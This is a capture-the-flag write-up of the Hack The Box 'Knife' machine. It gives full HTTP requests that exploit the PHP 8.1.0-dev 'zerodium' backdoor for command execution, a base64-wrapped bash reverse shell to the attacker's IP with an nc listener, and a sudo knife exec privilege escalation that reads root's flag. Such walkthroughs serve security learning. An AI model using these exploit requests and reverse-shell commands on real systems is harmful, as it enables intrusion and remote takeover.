
Hack-The-Box -KNIFE(10.10.10.242)

Nmap O/P :-

```
Nmap scan report for 10.10.10.242
Host is up, received user-set (0.28s latency).
Not shown: 64396 closed ports, 1137 filtered ports
Reason: 64396 conn-refused and 1137 no-responses
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh  syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web-Application :-




At EMA we're taking care to a whole new level . . .

Taking care of our

This Lab basically test your patience and your google fu skills to get initial foothold

So after banging the head on web application enum (Nikto, nuclei, dirbuster, gobuster)

I decided to intercept the request using burp and lets check, if we get anything in hand or not,



```
GET / HTTP/1.1
Host: 10.10.10.242
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Tue, 25 May 2021 17:42:35 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Content-Length: 5815
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en" >

  <head>
```

Here we get one more vector which is **php-dev**

So the attack vectors we have in hand are,

1. **OpenSSH 8.2p1**
2. **Apache httpd 2.4.41**
3. **PHP 8.1.0-dev**

I have done maximum researching as I can about the first 2 attack vectors, then I decided to move to 3rd one "**PHP 8.1.0-dev**" and I found below reference,

https://github.com/vulhub/vulhub/tree/master/php/8.1-backdoor


Above reference states that, PHP 8.1.0-dev has a backdoor vulnerability regarding **User-Agent Header** and "**zerodium**"

Zerodium is the code used by hackers to run the malicious code on the website which is built using vulnerable/compromised php code.

So as per the above mentioned link we have to add one more header which is "**User-Agentt**" and use "**zerodiumvar_dump(xyz);**" as parameter.

Var_dump does dumping of whatever is been mentioned in the double quotes

For example :-



Request

Raw | Headers | Hex

Pretty | Raw | \n | Actions

```
GET / HTTP/1.1
Host: 10.10.10.242
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
User-Agentt: zerodiumvar_dump("ls");
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw | Headers | Hex


Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Date: Tue, 25 May 2021 19:31:02 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Content-Length: 5830
Connection: close
Content-Type: text/html; charset=UTF-8

string(2) "ls"
<!DOCTYPE html>
<html lang="en" >

  <head>

    <meta charset="UTF-8">


    <title>
```

So there are several php systems commands are present like **exec()**, **system()**, **passthru()** etc

So I have used **system()** command

User-Agentt : zerodiumsystem("ls");



Request

Raw | Headers | Hex

Pretty | Raw | \n | Actions

```
GET / HTTP/1.1
Host: 10.10.10.242
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
User-Agentt: zerodiumsystem("ls");
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Date: Tue, 25 May 2021 19:33:30 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Content-Length: 5935
Connection: close
Content-Type: text/html; charset=UTF-8

bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
```


And we are able to execute the commands,

Now we will use this vulnerability to get the reverse shell.
But here the twist comes so I tried using almost all kinds of reverse shell payload(bash,nc,perl,python,openbsd,etc) but none of them worked actually

I researched a bit and then I understood that we should encode our payload using base64 because sometimes headers doesn't understand special characters

So I used **bash payload and then encoded it in base64**

bash -i >& /dev/tcp/kali-IP/4444 0>&1



```
┌──(kali㉿kali)-[~/htb]
└─$ base64 encode
YmFzaCAtaSA+[redacted]Cg==
```

Then I used this in "**User-Agentt**" header but it also didn't work.


So later I came to know that, we are sending our payload in base64 encoded format, but the how come the web server will understand this, so we have to decode it and then execute the command at server end

Modified command looks like,

echo <bas64-encoded-string>|base64 -d|/bin/bash


Use above in the **User-Agentt** header as a parameter,

User-Agentt: zerodiumsystem("echo <bas64-encoded-string>|base64 -d|/bin/bash");




```
GET / HTTP/1.1
Host: 10.10.10.242
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
User-Agentt: zerodiumsystem("echo
YmFzaCAtaSA+[redacted]g==|base6
4 -d|/bin/bash");
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

Open up the nc listener and we should get the shell



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.114] from (UNKNOWN) [10.10.10.242] 54546
bash: cannot set terminal process group (964): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ ls -la
```


User.txt file



```
james@knife:~$ cat us
cat user.txt
6f2a34a6418a20ad6ff6dfda50c9617f
```

Priv Esc :-

After Getting User flag just checked the output of "**sudo -l**" command



```
james@knife:/$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

<u>knife is a command-line tool that provides an interface between a local chef-repo and the Chef Infra Server</u>

To know more here is the reference link :-
https://docs.chef.io/workstation/knife/

After a little research I saw knife has an sub-command called "**exec**", which actually helps to execute the ruby scripts

To know more here is the reference link :-
https://docs.chef.io/workstation/knife_exec/


To get the root flag, I have used the below ruby script which helps to open a file and read the contents.

```
f = File.open("/root/root.txt", "r")
f.each_line do |line|
  puts line
end
f.close
```

File.open - File is a class and open is command to open the file
next is the standard ruby code to end the script

Basically I used,

Sudo /usr/bin/knife exec -E '<above code>'



```
james@knife:/$ sudo /usr/bin/knife exec -E 'f = File.open("/root/root.txt", "r")
f.each_line do |line|
  puts line
end
<knife exec -E 'f = File.open("/root/root.txt", "r")
> f.each_line do |line|
>   puts line
> end
> '
f.close'
6163fd503b856b0a2475f594651c9aef
```

And we got the root flag !!!!